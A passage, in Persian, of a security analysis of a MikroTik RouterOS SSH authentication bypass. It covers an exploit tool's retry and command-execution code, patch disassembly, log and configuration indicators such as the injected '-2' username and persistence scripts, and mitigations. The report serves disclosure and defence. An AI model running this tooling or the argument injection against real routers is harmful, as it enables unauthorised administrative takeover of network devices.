الزام پیش از پیام‌های USERAUTH_SUCCESS *_CHANNEL	92	گذار حالت با NEWKEYS؛ نقاب سیاست صفر می‌ماند	cmp [eax+0x108],0 → status 2
نبود هویت پس از دور زدن احراز هویت	87	نام در انتظار به argv برنامه login منتقل می‌شود	رد validLoginParamInput '-'
فرض اعتماد به file descriptor **محلی**	107	fd 2 برابر PTY کلاینت می‌شود	login هرگز exec نمی‌شود
صفحه لایسنس یا بنر	149	ارسال BLOCK پیش از Enter	بی‌ربط اگر gate ببندد
کاوشگر ترمینال	48-57	پاسخ DA/CPR	بی‌ربط اگر shell نباشد
فایروال SSH	—	عبور نمی‌شود؛ SSH در پیکربندی پیش‌فرض روشن است.	محدودسازی دسترسی به شبکه مدیریت

جدول ۷: موانع، نحوه دورزدن و پچ آن‌ها

دو وصله مستقل از یکدیگر هستند. بستن تنها CVE-2026-67279 کانال را می‌بندد. بستن تنها CVE-2026-86060 کانال را باز می‌گذارد اما اجرای login را با پیام invalid user input متوقف می‌کند. میکروتیک هر دو نقص را در نسخه‌های 7.23.4 و 7.24.2 همزمان برطرف کرده است.

مانع اصلی روی مسیر عادی، الزام دریافت USERAUTH_SUCCESS پیش از CHANNEL_OPEN است. مسیر rekey این الزام را در نسخه 7.23.3 اعمال نمی‌کند. مانع دوم، نبود هویت و سیاست پس از دور زدن احراز هویت است که برنامه login helper با تفسیر آرگومان N- آن را از file descriptor می‌خواند. وصله هر مانع را به‌صورت جداگانه برمی‌گرداند.

۴-۷- مدیریت نشست، تلاش مجدد و حالت تعاملی

تابع acquire تا سقف attempts (پیش‌فرض ۵) آبجکت Session می‌سازد. هر بار که RuntimeError رخ دهد، پیام چاپ می‌شود و ۰.۵ ثانیه صبر می‌کند. موفقیت زمانی اعلام می‌شود که متد inject() اعلان کنسول را مشاهده کرده باشد. اگر اعلان ظاهر نشود، نشست بسته می‌شود و تلاش بعدی آغاز می‌گردد. تابع main سه حالت دارد. با گزینه --no-interactive هویت و خروجی دستور /system resource print دریافت می‌شود و عبارت VERDICT: SHELL نوشته می‌شود. با گزینه --exec یک فرمان RouterOS ارسال می‌گردد. حالت پیش‌فرض حلقه تعاملی ros> است و اگر روتر نشست احرازنشده را ببندد، دوباره acquire فراخوانی می‌شود.

zero_click.py · acquire + main · retry and verdicts — orchestration

```
def acquire(host: str, port: int, password: str, attempts: int, tag: str = ""):
    """Return a live Session with prompt up, or None."""
    for attempt in range(1, attempts + 1):
        try:
            s = Session(host, port, password)
        except Exception as e:
            print(f"[-] attempt {attempt}: {type(e).__name__}: {e}", flush=True)
            time.sleep(0.5)
            continue
        if s.inject():
            up = round(time.monotonic() - s.t0, 2)
            print(f"[+] console up in {up}s (probe replies: {s.term.queries}) {tag}",
                  flush=True)
            return s
        s.close()
        print(f"[-] attempt {attempt}: no prompt", flush=True)
    return None

    while True:
        s = acquire(args.host, args.port, args.password, args.attempts)
        if s is None:
            print("VERDICT: FAILED", flush=True)
            return 1
        ident = s.run(":put [/system identity get name]", 8.0)
        lines = [ln for ln in ident.splitlines()
                 if ln.strip() and "] >" not in ln and "put" not in ln]
        identity = lines[-1].strip() if lines else "?"
        print(f"[+] identity: {identity}", flush=True)

        if args.command:
            print(s.run(args.command, 15.0), flush=True)
            s.close()
            print("VERDICT: SHELL (command executed)", flush=True)
            return 0
        if args.no_interactive:
            res = s.run("/system resource print", 8.0)
            ver = [ln for ln in res.splitlines() if "version:" in ln]
            print("[+] resource :", ver[0].strip() if ver else "(n/a)", flush=True)
            s.close()
            print("VERDICT: SHELL", flush=True)
            return 0
```

تصویر ۳۱: توابع acquire و main

تصویر ۳۱ توابع acquire و main را نشان می‌دهد که شامل تلاش مجدد، دریافت هویت و سه حالت اجرا هستند. این حلقه‌ها در آزمایشگاه اجرا نشدند. آشکارساز تنها یک اتصال CONTROL و یک اتصال TEST می‌سازد و سپس خارج می‌شود. این ابزار نه حالت تعاملی دارد و نه عبارت VERDICT: SHELL تولید می‌کند.

آشکارساز یک اتصال کنترل و یک اتصال آزمون می‌سازد و خارج می‌شود. حلقه تعاملی یا مکانیزم تلاش مجدد ندارد.

۷-۵- محدودیت‌ها، رفتارهای خاص و نکات پیاده‌سازی

تفاوت مهم پیاده‌سازی این است که rekey_detector.py هدف خارج از محدوده RFC1918 را رد می‌کند، در حالی که zero_click.py این نگهبان را ندارد و آرگومان --host را بدون محدودیت شبکه می‌پذیرد. در این پژوهش تنها آشکارساز به آدرس‌های .130 و .129 متصل شد.

وابستگی به تابع خصوصی Transport._send_kex_init به این معناست که ارتقای خاموش کتابخانه paramiko می‌تواند ابزار را از کار بیندازد. محیط مرجع از نسخه 5.0.0 استفاده می‌کند. گزینه TCP_NODELAY برای ارسال رکورد کوتاه BLOCK فعال شده است. سقف شش تلاش برای باز کردن کانال و مهلت ۱۲ ثانیه برای rekey هر کدام علامت خطای جداگانه‌ای دارند. روتر ممکن است نشست احرازنشده را به‌صورت ناهمگام ببندد و حلقه main برای پوشش همین حالت طراحی شده است.

روی نسخه 7.24.2، کتابخانه paramiko پس از rekey پیام «SSH session not active» برمی‌گرداند (نزدیک به پیام «Negotiation failed» در گزارش Bishop Fox). تصویر CHR به‌صورت VMDK روی این میزبان قابل بوت نبود و مهمان‌ها از طریق ISO با UEFI و دیسک NVMe نصب شدند.

هدف خارج از محدوده RFC1918 رد می‌شود. Paramiko روی نسخه 7.24.2 پس از rekey پیام « SSH session not active» می‌دهد. تصویر CHR به‌صورت VMDK روی این میزبان قابل بوت نبود..

۸- تحلیل پچ ارائه‌شده

۸-۱ تغییرات مربوط به CVE-2026-67279

در نسخه 7.23.4 بلافاصله پس از تأیید بایت connection+0x78، نقاب سیاست از آفست +x1080 خوانده می‌شود. اگر مقدار آن صفر باشد، تابع با ebx=2 بازمی‌گردد. نسخه 7.24.2 همین آزمون را در آدرس 0x08057270 دارد. نسخه‌های 7.23.3 و 7.24.1 این دستور cmp را ندارند.

```
080574e2  mov eax, [edi+0xac]
080574e8  cmp byte [eax+0x78], 0
080574ec  je  not_connected
080574f2  cmp dword [eax+0x108], 0 ; جدید در 7.23.4
080574fb  mov ebx, 2
08057500  jmp epilogue
```

۸-۲ تغییرات مربوط به CVE-2026-86060

باینری ssh وصله‌شده نماد validLoginParamInput را از کتابخانه libumsg وارد می‌کند. یک محل فراخوانی در نسخه 7.23.4 در آدرس 0x08062192 و در نسخه 7.24.2 در آدرس 0x08063780 قرار دارد. این تابع رشته خالی، شروع با - یا فاصله، پایان با فاصله و بایت‌های کنترلی را رد می‌کند و رشته invalid user input را می‌نویسد. منطق تفسیر خط تیره به‌عنوان شماره file descriptor در خود برنامه login باقی مانده است.

```
bool validLoginParamInput(string_view u) {    // libumsg 7.23.4 @ 0x4503a
  if (u.length == 0) return false;
  if (u.data[0] == '-' || u.data[0] == ' ') return false;
  if (u.data[u.length-1] == ' ') return false;
  for (i = 0; i < u.length; i++)
    if (u.data[i] <= 0x1f || u.data[i] == 0x7f) return false;
  return                                                          true;
}
```

۸-۳- مکانیزم Flagged و سایر اقدامات کاهش‌دهنده

نسخه‌های وصله‌شده قاعده‌ای برای حساب ops در گروه full اضافه کرده‌اند: در شروع، حساب را غیرفعال می‌کنند، هشدار می‌نویسند و پرچم flagged را بالا می‌آورند. این یک نشانگر به‌خطرافتادگی است، نه رفع ریشه مشکل. محدود کردن دسترسی SSH به شبکه مدیریت، ریسک را تا زمان ارتقا کاهش می‌دهد.

۸-۴- تأثیر پچ بر رفتار کد بهره‌بردار

روی نسخه 7.24.2 همان توالی rekey و سپس CHANNEL_OPEN کانال ایجاد نمی‌کند و نشست قطع می‌شود. حتی اگر کانال به روش دیگری باز شود، نام کاربری -2 در تابع validLoginParamInput رد می‌شود و برنامه login اجرا نمی‌گردد.

۹- ملاحظات تشخیص و پاسخ در SOC/CERT

۹-۱- نشانه‌های لاگ و پیکربندی

نشانه‌های زیر در لاگ‌ها و پیکربندی RouterOS قابل مشاهده هستند و می‌توانند نشان‌دهنده تلاش یا موفقیت زنجیره باشند:

- ورود ناموفق برای کاربر -2 از طریق SSH:

```
login failure for user -2 from <ip> via ssh
```

- ایجاد یا تغییر اشیایی با مالک عددی "owner="0 به‌جای "owner="admin.
- افزودن کاربر با منشأ غیرعادی، مانند:

```
user ops added by ssh:-2@<ip>
```

- وجود اسکریپت logrotate و زمان‌بند daily-maint (معمولاً ساعت ۰۳:۰۰) که حساب تمام‌امتیاز را بازسازی می‌کند.

- فعال شدن پرچم flagged روی دستگاه در نسخه‌های وصله‌شده.
- خروج فایل‌های تشخیصی (.rif) یا فراخوانی fetch به میزبان‌های ناشناس.

لاگ‌های RouterOS در حافظه نگهداری می‌شوند و با ریبوت از بین می‌روند. بنابراین اشیای پیکربندی (کاربران، اسکریپت‌ها، زمان‌بندها) نشانه‌های ماندگارتری هستند. ارسال سیسلاگ به جمع‌کننده خارجی پیش از حادثه، ارزش تشخیصی را به‌شدت افزایش می‌دهد.

۹-۲- پیشنهادهای شکار و اعتبارسنجی

- جست‌وجوی دوره‌ای برای کاربر -2 در لاگ‌های شکست احراز هویت و اشیای با "owner=0".
- بررسی وجود اسکریپت یا زمان‌بند ناشناس (به‌ویژه logrotate و daily-maint) و مقایسه با خط پایه پیکربندی.
- استفاده از آشکارساز تفاضلی غیرتهاجمی: یک اتصال کنترل (KEX سپس CHANNEL_OPEN بدون rekey) باید رد شود؛ اتصال آزمون با rekey اضافی روی نسخه آسیب‌پذیر کانال را باز می‌کند و روی نسخه وصله‌شده نشست را قطع می‌کند.
- پایش خروج داده از طریق fetch و ایجاد فایل‌های .rif.
- اعتبارسنجی نسخه نصب‌شده در برابر جدول وصله (حداقل 7.24.3 / 7.23.6 / 6.49.21) و بررسی اینکه SSH از شبکه‌های غیرمطمئن قابل دسترس نیست.

۹-۳- توصیه‌های کاهش ریسک و بهبود وضعیت

- ارتقای فوری به نسخه‌های 7.24.3 به بالا، 7.23.6 به بالا یا 6.49.21 به بالا. توقف روی وصله‌های اولیه (7.24.2 / 7.23.4) به‌خاطر ناقص بودن اصلاح CVE-2026-67278 کافی نیست.
- محدود کردن دسترسی SSH (و در صورت امکان Winbox و API) به شبکه مدیریتی از طریق فایروال.
- فعال‌سازی ارسال سیسلاگ به جمع‌کننده خارجی با topics=all تا نشانه‌ها پس از ریبوت از بین نروند.
- بررسی دوره‌ای پیکربندی برای کاربران، اسکریپت‌ها و زمان‌بندهای غیرمنتظره و مقایسه با اسنپ‌شات مرجع.

- در صورت مشاهده نشانه‌های فعال، اشیای پیکربندی مرتبط را پیش از ریبوت استخراج و نگهداری کنید و دستگاه را از شبکه مدیریتی جدا کنید تا بررسی کامل انجام شود.

۱۰- منابع

- https://mikrotik.com/supportsec/september-2026-vulnerability
- https://cert.pl/en/posts/2026/09/mikrotik-routeros-cve
- https://cert.pl/en/posts/2026/09/mikrotrick-technical-analysis
- https://bishopfox.com/blog/mikrotrick-inside-the-routeros-takeover-chain
- https://npratley.net/reversing-mikrotiks-silent-patch-the-routeros-7-23-4-fix-they-wouldnt-explain